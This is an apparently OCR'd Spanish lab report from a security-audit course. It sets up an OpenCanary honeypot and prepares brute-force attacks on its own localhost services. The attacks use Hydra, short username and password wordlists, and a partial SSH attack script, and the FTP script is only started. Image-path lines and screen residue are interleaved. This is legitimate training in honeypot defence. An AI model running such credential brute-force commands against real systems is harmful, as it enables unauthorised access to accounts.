
sudo touch /var/log/opencanary-audit.log



Dar permisos al usuario actual

sudo chown $USER:$USER /var/log/opencanary*.log

sudo chmod 644 /var/log/opencanary*.log



Paso 6: Ejecutar OpenCanary

Activar el entorno virtual si no está activo


source opencanary-env/bin/activate

Ejecutar OpenCanary como daemon

sudo opencanaryd --start

O ejecutar en primer plano para ver logs en tiempo real

opencanaryd –dev



ATAQUE DE FUERZA BRUTA


Ahora vamos a realizar ataques de fuerza bruta contra diferentes servicios del honeypot.

Preparación del ataque

Instala herramientas de ataque:

Instalar Hydra para ataques de fuerza bruta


sudo apt install hydra nmap -y



Crear listas de usuarios y contraseñas

echo -e "admin\nroot\nuser\nadministrator\ntest" > users.txt

echo -e "password\n123456\nadmin\nroot\npassword123\ntest" > passwords.txt




CREACIÓN DE SCRIPTS

1. Abrir terminal y crear directorio de trabajo


Crear directorio para los scripts


mkdir honeypot-attacks

cd honeypot-attacks



2. Crear las listas de usuarios y contraseñas








3. CREAR SCRIPT 1 - SSH BRUTE FORCE

Crear el script SSH

nano ssh_attack.sh


neil@DESKTOP-0GNJ9R7: ~/oj
neil@DESKTOP-0GNJ9R7: ~/h
neil@DESKTOP-0GNJ9R7:~$ sudo apt install hydra nmap -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
hydra is already the newest version (9.5-1build3).
nmap is already the newest version (7.94+git20230807.3be01efb1+dfsg-3build2).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
neil@DESKTOP-0GNJ9R7:~$ mkdir honeypot-attacks
neil@DESKTOP-0GNJ9R7:~$ cd honeypot-attacks
neil@DESKTOP-0GNJ9R7:~/honeypot-attacks$ cat > users.txt << EOF
admin
root
user
administrator
test
guest
ftp
mysql
EOF
neil@DESKTOP-0GNJ9R7:~/honeypot-attacks$ cat > passwords.txt << EOF
password
123456
admin
root
password123
test
guest
admin123
EOF
neil@DESKTOP-0GNJ9R7:~/honeypot-attacks$ nano ssh_attack.sh
AUDITORIA
SEGURIDAD
METODOLO... DE LA INVE...
Archivo
Editar
Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP ES
13:07
21/06/2025


neil@DESKTOP-0GNJ9R7: ~/oj
neil@DESKTOP-0GNJ9R7: ~/h
GNU nano 7.2 ssh_attack.sh *
#!/bin/bash
echo "=="
echo " ATAQUE SSH BRUTE FORCE"
echo "=="
echo "Objetivo: localhost:22 (OpenCanary SSH)"
echo "Fecha: $(date)"
echo "=="
# Verificar si hydra está instalado
if ! command -v hydra &> /dev/null; then
echo "Instalando Hydra..."
sudo apt update
sudo apt install hydra -y
fi
# Verificar si sshpass está instalado
if ! command -v sshpass &> /dev/null; then
echo "Instalando sshpass..."
sudo apt install sshpass -y
fi
echo "Iniciando ataque con Hydra..."
echo "Comando: hydra -L users.txt -P passwords.txt ssh://localhost -t 4 -V"
echo "--"
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo
AUDITORIA
SEGURIDAD
METODOLO... DE LA INVE...
Archivo
Editar
Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP ES
13:08
21/06/2025





Guarda y cierra el editor (Ctrl+X, luego Y, luego Enter)


4. CREAR SCRIPT 2 - FTP BRUTE FORCE

Crear el script FTP

nano ftp_attack.sh



